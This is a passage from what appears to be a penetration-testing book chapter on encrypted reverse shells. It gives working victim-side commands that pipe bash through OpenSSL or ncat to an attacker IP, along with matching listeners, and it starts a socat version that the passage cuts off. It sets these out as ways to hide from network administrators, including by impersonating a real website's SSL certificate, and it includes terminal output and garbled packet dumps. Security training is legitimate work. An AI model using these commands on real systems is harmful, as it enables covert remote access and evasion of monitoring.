0x0020: 0b99 af01 8018 31d7 86c0 0000 0101 080a .....1.....  
0x0030: 1f2c a79e 1f2c a78b 7569 643d 3530 3328 ,....,..uid=503(  
0x0040: 4861 7272 7929 2067 6964 3d32 3028 7374 Harry).gid=20(st  
0x0050: 6166 6629 2067 726f 7570 733d 3230 2873 aff).groups=20(s  
0x0060: 7461 6666 292c 3530 3128 6163 6365 7373 taff),501(access  
0x0070: 5f62 7066 292c 3132 2865 7665 7279 6f6e \_bpf),12(everyon  
0x0080: 6529 2c36 3128 6c6f 6361 6c61 6363 6f75 e),61(localaccou  
0x0090: 6e74 7329 2c37 3928 5f61 7070 7365 7276 nts),79(\_appserv  
0x00a0: 6572 7573 7229 2c38 3028 6164 6d69 6e29 erusr),80(admin)  
0x00b0: 2c38 3128 5f61 7070 7365 7276 6572 6164 ,81(\_appserverad  
0x00c0: 6d29 2c39 3828 5f6c 7061 646d 696e 292c m),98(\_lpadmin),  
0x00d0: 3333 285f 6170 7073 746f 7265 292c 3130 33(\_appstore),10  
0x00e0: 3028 5f6c 706f 7065 7261 746f 7229 2c32 0(\_lpoperator),2  
0x00f0: 3034 285f 6465 7665 6c6f 7065 7229 2c32 04(\_developer),2  
0x0100: 3530 285f 616e 616c 7974 6963 7375 7365 50(\_analyticsuse  
0x0110: 7273 292c 3339 3528 636f 6d2e 6170 706c rs),395(com.appl  
0x0120: 652e 6163 6365 7373 5f66 7470 292c 3339 e.access\_ftp),39  
0x0130: 3828 636f 6d2e 6170 706c 652e 6163 6365 8(com.apple.acce  
0x0140: 7373 5f73 6372 6565 6e73 6861 7269 6e67 ss\_screensharing  
0x0150: 292c 3130 3128 636f 6d2e 6170 706c 652e ),101(com.apple.  
0x0160: 6163 6365 7373 5f73 7368 2d64 6973 6162 access\_ssh-disab  
0x0170: 6c65 6429 0a led).


What could go wrong here? A network administrator who monitors the organization's network can detect our presence in the network with this.

So, we go **ninja** here by encrypting the reverse shell for encrypted communications. All hail OpenSSL!

# Encrypted reverse shell for \*nix with OpenSSL packages installed

Assuming that we have already generated a custom X.509 certificate, we can execute the following command on the attacker machine to listen for an incoming reverse shell connection on port 8080:


```
| openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
```



```
Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 90x30
[xxZombi3xx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 ]
```


Now let's execute the following command on the victim machine for a reverse shell connection:

```
| mkfifo /tmp/z; /bin/bash -i < /tmp/z 2>&1 | openssl s_client -quiet -connect 192.168.2.6
```



```
Harry — bash — 76x24
[xxZombi3xx:~ Harry$ mkfifo /tmp/z; /bin/bash -i < /tmp/z 2>&1 | openssl s_
client -quiet -connect 192.168.2.6:8080 > /tmp/z; rm /tmp/z ]
```

Upon successful execution, the attacker machine will get the following reverse shell:



Harry — openssl s\_server -quiet -key key.pem -cert cert.pem -port 8080 — 90x30

```
[xXxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr
bash-3.2$ ]
```

client -quiet -connect
depth=0 C = XX, ST = XX
@XX,XX

Let's try to execute the `id` and `whoami` command now:

```

Harry — openssl s_server -quiet -key key.pem -cert cert.pem -port 8080 — 90x30
xxZombi3xXx:~ Harry$ openssl s_server -quiet -key key.pem -cert cert.pem -port 8080
bad gethostbyaddr
bash-3.2$ whoami
Harry
bash-3.2$ id
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpft),12(everyone),61(localaccount
s),79(_appserverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperato
r),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_scri
pesharing),101(com.apple.access_ssh-disabled)
bash-3.2$ 
Harry — openssl s_client -quiet -connect 192.168.2.6
xxZombi3xXx:~ Harry$ mkfifo /tmp/z; /bin/bash -i <
client -quiet -connect 192.168.2.6:8080 > /tmp/z; rm
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN
@XX.XX
verify error:num=18:self signed certificate
verify return:1
depth=0 C = XX, ST = XX, L = XX, O = XX, OU = XX, CN
@XX.XX
verify return:1

Harry — tcpdump -sudo — 143x38
0x0000: 0200 0000 4502 0186 0000 4000 4006 0000 ....E.....@.@
0x0010: c0a8 0206 c0a8 0206 d26c 1f90 286d 6ded .....l..(m.
0x0020: a8bd dee0 8018 318f 86d5 0000 0101 080a .....1.....
0x0030: 1f3a d2a9 1f3a d29a 1703 0301 4d8b 1817 .....M...
0x0040: 8058 9993 f844 d488 b097 1adb fd6d afa9 .X...D.....m..
0x0050: f9a1 b34b c1bc 7c28 2ee5 7bf9 3529 bce9 ...K..|(..{.5)..
0x0060: ff9c 7828 6fe1 e2b4 f07a 8227 5787 8c6e ..x(0.....z.'W..n
0x0070: 28bd 590d 5e41 0c99 0d5e c224 a20e 43f7 (..Y.^A...^.$.C.
0x0080: f17e 2ce4 a887 3917 b46b a384 6a37 1b81 ..~,....9..k..j7..
0x0090: 03f8 5a8d 9785 7e11 db29 52fb e815 e08e ..Z....~..)R.....
0x00a0: 6cfa 46ff c41c cccf ca01 b8ad 6804 8f96 l.F.....h...
0x00b0: c2be 7590 b474 bd05 52b3 5981 2d06 845e ...u..t..R.Y.-..^
0x00c0: 640b 85a4 0784 256e 0d35 6fcf f3c4 7ff3 d.....%n.50.....
0x00d0: ff6f 98ec b754 23c1 dc23 15b4 c50a 90be .o....T#..#.....
0x00e0: eb4b 98e6 02e5 64b4 eb3e 7be2 0c60 4f18 .K....d..>{`0.
0x00f0: eae8 5b26 0457 07a9 a37d 9e0c 77db dada ..[&.g...}..w...
0x0100: 7954 af67 2904 461f e73a ae94 e8a0 fe59 yT,g).F..:.....Y
0x0110: daa1 519c 934f 35aa f4f5 cf02 c637 01e0 ..Q..05.....7..
0x0120: 3f26 4811 65d9 d4d4 51d5 b88b fc49 feb5 ?&H.e...Q....I..
0x0130: 40cf 7d85 3a35 0600 2fac ac33 baa3 6566 @.}.:5../.3..ef
0x0140: 8563 e3c1 5ad1 81f7 fa70 3b91 ee7a 89d3 ..c..Z....p;..z..
0x0150: 97fc 30a0 41dd 37a8 3366 8393 bdad f574 ..0.A.7.3f.....t
0x0160: 150e 55bb 8872 8651 d456 7372 a660 606d ..U..r.Q.Vsr.``m
0x0170: a47b 7931 1348 5fbf 074d 8677 2976 7209 ..{yL.H..M.w)vr.
0x0180: 856f 6d10 c9fd 302f df07 ..om...@/..
```

20:59:40.069636 IP 192.168.2.6.http-alt > 192.168.2.6.53868: Flags [.], ack 397, win 12732, options [nop,nop,TS val 523948713 ecr 523948713], length 0

Encrypted! \*Dab\*

In cases in which we don't have the `openssl` package installed on the client, we can always use different tools. Let's try to get reverse shells using other tools.

# Encrypted reverse shell using ncat


Ncat is a Swiss Army Knife tool just like `netcat`. It is provided by Nmap with some extra features, such as proxy connections, universal OS support, encrypted connections over SSL, and many more.

Let's execute the following command on the attacker machine to listen for incoming encrypted connections on port 8080:

```
| ncat -l 8080 --ssl -v
[xxZombi3xx:~ Harry$ ncat -l 8080 --ssl -v
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: B49F C242 9651 33A5 B85B 5D91 1B04 D059 B8FE 8E90
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
```

Now that the listener is ready, let's execute the following command on the victim machine:

```
| ncat 192.168.0.110 8080 --ssl -e /bin/bash -v
```



```
xXxZombi3xXx:~ Harry$  
xXxZombi3xXx:~ Harry$  
xXxZombi3xXx:~ Harry$ ncat 192.168.0.110 8080 --ssl -e /bin/bash -v  
Ncat: Version 7.60 ( https://nmap.org/ncat )  
Ncat: Subject: CN=localhost  
Ncat: Issuer: CN=localhost  
Ncat: SHA-1 fingerprint: 3968 605B DF2A 20C7 DE87 AA8B 11D4 E98C DE4D FF1B  
Ncat: Certificate verification failed (self signed certificate).  
Ncat: SSL connection to 192.168.0.110:8080.  
Ncat: SHA-1 fingerprint: 3968 605B DF2A 20C7 DE87 AA8B 11D4 E98C DE4D FF1B
```



*We did not provide any SSL certificate to ncat here. Consequently, ncat uses the default SSL certificate for communication.*

We have got the reverse shell! Now let's execute the `id` command:

```
xXxZombi3xXx:~ Harry$ nc -l 8080 --ssl -v
Ncat: Version 7.60 ( https://nmap.org/ncat )
Ncat: Generating a temporary 1024-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 6ADF 072C 6AAD 1191 B810 4DBC 4FAB E9C9 B267 562E
Ncat: Listening on :::8080
Ncat: Listening on 0.0.0.0:8080
Ncat: Connection from 192.168.0.110.
Ncat: Connection from 192.168.0.110:62416.
```

```
id
```

```
uid=503(Harry) gid=20(staff) groups=20(staff),501(access_bpf),12(everyone),61(localaccounts),79(_apps
erverusr),80(admin),81(_appserveradm),98(_lpadmin),33(_appstore),100(_lpoperator),204(_developer),250
(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.access_
ssh-disabled)
```

Let's look at the `tcpdump` trace for this command:

14:21:45.297547 IP 192.168.0.110.62416 > 192.168.0.110.http-alt: Flags [P.], seq 708:1054, ack 944  
, win 12729, options [nop,nop,TS val 585993421 ecr 585993405], length 346: HTTP

0x0000: 0200 0000 4502 018e 0000 4000 4006 0000 ....E.....@.0...  
0x0010: c0a8 006e c0a8 006e f3d0 1f90 3ee0 1775 ...n...n....>..u  
0x0020: 10e5 82da 8018 31b9 83ad 0000 0101 080a .....1.....  
0x0030: 22ed 8ccd 22ed 8cbd 1703 0301 55b9 231c "..."......U.#.  
0x0040: 1535 e29e 3f51 21fa cc08 7a12 681b 4543 .5..?Q!...z.h.EC  
0x0050: 36fd a646 cd7a c7da 3255 bb73 bca5 687c 6..F.z..20.s..h|  
0x0060: 8d0f 86d1 e979 abaf 9274 222e a4a9 6a05 .....y...t"....j.  
0x0070: 0977 2226 afd0 71fe ce38 b3b3 c444 38e1 .w"8..q...8...D8.  
0x0080: 0ac5 fc89 a5f2 1d05 4e83 0b76 4ffe c344 .....N..v0..D  
0x0090: 719b d956 1f93 aa01 9b00 3e88 5552 afb8 q..V.....>.UR..  
0x00a0: 880a 278b dc9d 9376 f890 e5ab e517 6c83 ..'....v.....l.  
0x00b0: 1320 3d94 13a7 0759 372a 3dd1 5432 7ea5 ..=....Y7\*=.T2~.  
0x00c0: 5af8 411e f973 dd02 353c 4ef7 ceeb 943a Z.A..s..5<N....:  
0x00d0: 6a3c 86ed ca10 4b13 218a 3fda b1cc 6bf2 j<....K.!?.k.  
0x00e0: ab46 5966 27eb 2a38 fbd2 278e 2ad3 dafe .FYf'.\*8..'.\*...  
0x00f0: 589c 5c36 2e65 13ab 1a54 ee54 3240 30c6 X.\6.e...T.T2@0.  
0x0100: 781c 2996 592d bac5 ccbd be52 b212 1891 x.).Y-.....R....  
0x0110: 4ccb 5100 e31a 480d 52b0 33dd e092 a288 L.Q...H.R.3.....  
0x0120: 7109 3b07 221c 4a17 fe38 839c f770 6e52 q.;..J..8...pnR  
0x0130: c570 be08 d5c3 fd9a 6426 a2e2 e3f2 a821 .p.....d&.....!  
0x0140: 6927 8fb0 0c40 d0ac 5f29 9252 3ed5 cdff i'...@...).R>...  
0x0150: bdd5 ae66 2f24 7e38 6ab9 ccbe cbe0 3ea7 ...f/\$8j.....>  
0x0160: a93b 4a5a 1fba 6af8 0ef7 7cd0 6589 f341 .;JZ..j...l.e..A  
0x0170: 5a30 a8b7 7dc6 6e55 dc3b 33b0 2b89 450f Z0..}.nU.;3.+.E.  
0x0180: eb7b dd08 660e 326a a264 9f1e 57aa 500d .{..f.2j.d..W.P.  
0x0190: b936 .6

As you can see in the preceding screenshot, the communication between the attacker machine and the victim machine is encrypted! Is there any issue with using the default settings of `ncat`? Yes, there is! The SSL certificate in use shows that the certificate was automatically generated by `ncat`. A network administrator can detect the presence of `ncat` on their network by looking at the SSL certificate:

14:12:14.885917 IP 192.168.0.110.http-alt->192.168.0.110.62375: Flags [P.], seq 1:610, ack 518, win 12743, options [nop,nop,TS val 585423674 ecr 585423674], length 609: HTTP

Ncat: IS 0x0000: N 0200 0000 4502 0295 0000 4000 4006 0000 ....E.....@.0...

Ncat: SH 0x0010: g c0a8 006e c0a8 006e 1f90 f3a7 67b5 f65a 04..n59.n:EE.g..Z

Ncat: C 0x0020: t 69ca 30fc 8018 f31c7 84b4 0000 0101 080a [i.0..]1.....

Ncat: S 0x0030: c 22e4 db3a 22e4 db3a 1603 0300 3a02 0000 "...:.....:....

Ncat: SH 0x0040: g 3603 0372 dcfb bfff f124 4dfd 4377 7952 06..r59..\$M.CwR

Ncat: 9 0x0050: e 7b7f b325 2b7b 8c0d e5cd f372 9856 4e5 {..%+{.....r..VN.

xXxZombi 0x0060: H e3da 4a00 009d 0000 0eff 0100 0100 0023 ..J.....#

0x0070: 0000 000f 0001 0116 0303 0214 0b00 0210 .....

0x0080: 0002 0d00 020a 3082 0206 3082 016f a003 .....0...0..0..

0x0090: 0201 0202 041b 7df3 6230 0d06 092a 8648 .....}.b0...\*..H

0x00a0: 86f7 0d01 0105 0500 3014 3112 3010 0603 .....0.1.0...

0x00b0: 5504 030c 096c 6f63 616c 686f 7374 301e U....localhost0.

0x00c0: 170d 3138 3038 3230 3038 3431 3335 5a17 ..1808200841352.

0x00d0: 0d31 3930 3832 3030 3834 3133 355a 3014 .19082008413520.

0x00e0: 3112 3010 0603 5504 030c 096c 6f63 616c 1.0...U....local

0x00f0: 686f 7374 3081 9f30 0d06 092a 8648 86f7 host0..0...\*..H..

0x0100: 0d01 0101 0500 0381 8d00 3081 8902 8181 .....0....

0x0110: 00ee 7889 8e01 1799 432a 5d1a 453d 88c3 ..x.....(\*].E=..

0x0120: 45ba 5d5d 95d8 3028 fffd 5fb0 fe37 3ac0 E.]]..@(..7:..

0x0130: fcec d0db c18f 509e 4eee 7ef5 303b 6183 .....P.N..~.0;a.

0x0140: cd6a 56a7 90e3 051c 4437 9197 6e27 09c0 .jV.....D7..n'..

0x0150: 0188 cdc2 d381 61ad 95f5 304c 9552 e3b3 .....a...@L.R..

0x0160: 561f 29b0 ad25 ae62 1b7e c4fc b957 6d4d V.).%b..~.WmM

0x0170: ff55 c023 ce2d 75bf 008e 2b58 90ad c0cd ..U.#,-u...+X....

0x0180: f4f1 c6f0 a186 1783 c002 6e04 d5a7 0e01 .....n....

0x0190: bb02 0301 0001 a365 3063 3014 0603 551d .....e0c0...U.

0x01a0: 1104 0d30 0b82 096c 6f63 616c 686f 7374 ...0...localhost

0x01b0: 304b 0609 6086 4801 86f8 4201 0d04 3e16 OK..`..H...B...>.

0x01c0: 3c41 7574 6f6d 6174 6963 616c 6c79 2067 <Automatically.g

0x01d0: 656e 6572 6174 6564 2062 7920 4e63 6174 eneraeted.by.Ncat

0x01e0: 2e20 5365 6520 6874 7470 733a 2f2f 6e6d ..See.https://nm

0x01f0: 6170 2e6f 7267 2f6e 6361 742f 2e30 0d06 ap.org/ncat/.0..

0x0200: 092a 8648 86f7 0d01 0105 0500 0381 8100 ..\*..H.....

To solve this problem, we can use a custom SSL certificate. Let's use an SSL certificate that we impersonated from <https://www.packtpub.com/> (SSL impersonation will be discussed later in this chapter):

```
| ncat -l 8080 --ssl -v --ssl-key /Users/Harry/.msf4/loot/20180819233217_default_83.166.16
| xXxZombi3xXx:~ Harry$ ncat -l 8080 --ssl -v --ssl-key /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_525575.key --ssl-cert /Users/Harry/.msf4/loot/20180819233217_default_83.166.169.231_www.packtpub.com_931116.crt
| Ncat: Version 7.60 ( https://nmap.org/ncat )
| Ncat: Listening on :::8080
| Ncat: Listening on 0.0.0.0:8080
```

When the victim machine tries to connect back to the attacker machine, the impersonated SSL certificate from <https://www.packtpub.com/> is used:

```
| xXxZombi3xXx:~ Harry$ ncat 192.168.0.110 8080 --ssl -e /bin/bash -v
| Ncat: Version 7.60 ( https://nmap.org/ncat )
| Ncat: Subject: CN=*.packtpub.com, CN=*.packtpub.com
| Ncat: Issuer: CN=*.packtpub.com, CN=*.packtpub.com
| Ncat: SHA-1 fingerprint: C9E6 C615 B2AC 2BF5 3CB9 D0E4 3D1A E98C D4E1 8D61
| Ncat: Certificate verification failed (self signed certificate).
| Ncat: SSL connection to 192.168.0.110:8080.
| Ncat: SHA-1 fingerprint: C9E6 C615 B2AC 2BF5 3CB9 D0E4 3D1A E98C D4E1 8D61
```

Let's check the `tcpdump` trace for the SSL certificate:

14:16:53.934966 IP 192.168.0.110.http-alt > 192.168.0.110.62395: Flags [P.], seq 1:629, ack 518, win 12743, options [nop,nop,TS val 585702431 ecr 585702431], length 628: HTTP  
xxZomb 0x0000: H 0200 0000 4502 02a8 0000 4000 4006 0000 ....E....@@...  
xxZomb 0x0010: H c0a8 006e c0a8 006e 1f90 f3bb 6a99 f2ed 8000n...n...j...  
Ncat: 0x0020: 6e2a d773 8018 31c7 84c7 0000 0101 080a n\*.s.,1.....  
Ncat: 5 0x0030: C 22e9 1c1f 22e9 1c1f 1603 0300 3a02 0000 "..."......  
Ncat: I 0x0040: N 3603 035b ee3b f49c 2178 df64 1a03 922b 6..[;..!x.d...+  
Ncat: S 0x0050: g e3d2 3393 1fd3 69ee bfab 126e dd23 8d1f 1a.3.88.iDAE.n.#.  
Ncat: ( 0x0060: t 38ff 1500 009d 0000 0eff 0100 0100 0023 8.+#).....#  
Ncat: S 0x0070: c 0000 000f 0001 0116 0303 0227 0b00 0223 .....'...#  
Ncat: S 0x0080: g 0002 2000 021d 3082 0219 3082 0182 0003 1a..E8.0D..0...  
Ncat: 9 0x0090: e 0201 0202 1104 d6e4 7020 d923 d6b8 b927 .....p.#...'  
xxZomb 0x00a0: H c215 b173 a6af 300d 0609 2a86 4886 f70d ...s..0...\*H...  
0x00b0: 0101 0b05 0030 3231 1730 1506 0355 0403 .....021.0...U..  
0x00c0: 0c0e 2a2e 7061 636b 7470 7562 2e63 6f6d ..\*.packtpub.com  
0x00d0: 3117 3015 0603 5504 030c 0e2a 2e70 6163 1.0...U....\*.pac  
0x00e0: 6b74 7075 622e 636f 6d30 1e17 0d31 3931 ktpub.com0...191  
0x00f0: 3230 3731 3833 3030 305a 170d 3230 3132 207183000Z..2012  
0x0100: 3037 3138 3330 3030 5a30 3231 1730 1506 07183000Z021.0..  
0x0110: 0355 0403 0c0e 2a2e 7061 636b 7470 7562 .U....\*.packtpub  
0x0120: 2e63 6f6d 3117 3015 0603 5504 030c 0e2a .com1.0...U....\*  
0x0130: 2e70 6163 6b74 7075 622e 636f 6d30 819f .packtpub.com0..  
0x0140: 300d 0609 2a86 4886 f70d 0101 0105 0003 0...\*H.....  
0x0150: 818d 0030 8189 0281 8100 d0e9 2fe1 31c3 ...0...../.1.

Using `ncat` is good practice, but the best part about this is that it is supported by


Windows. So, what if `socat` is installed on the target server instead of `ncat`? No problem!

# Encrypted reverse shell using socat

`socat` is a utility tool, just like `netcat`, that supports communication using different protocols as well as through files, pipes, and sockets with forking, logging, and dumping for interprocess communication. In short, this tool can be described as **Damn Innovative!**

We can check whether or not `socat` is installed on the target server using the following command:


```
| which socat
```

A screenshot of a terminal window on a Linux system. The window title bar shows three colored circles (red, yellow, green). The terminal prompt is `harry@FuzzerOS:~$`. The user has run the command `which socat`, and the output shows that `socat` is located at `/usr/bin/socat`.

```
~ — harry@FuzzerOS: ~/unix — nc -lvp 8000 -u
[harry@FuzzerOS:~$ which socat
/usr/bin/socat
harry@FuzzerOS:~$
```

Let's start the encrypted listener on port `8000` using the following command on the attacker machine:

```
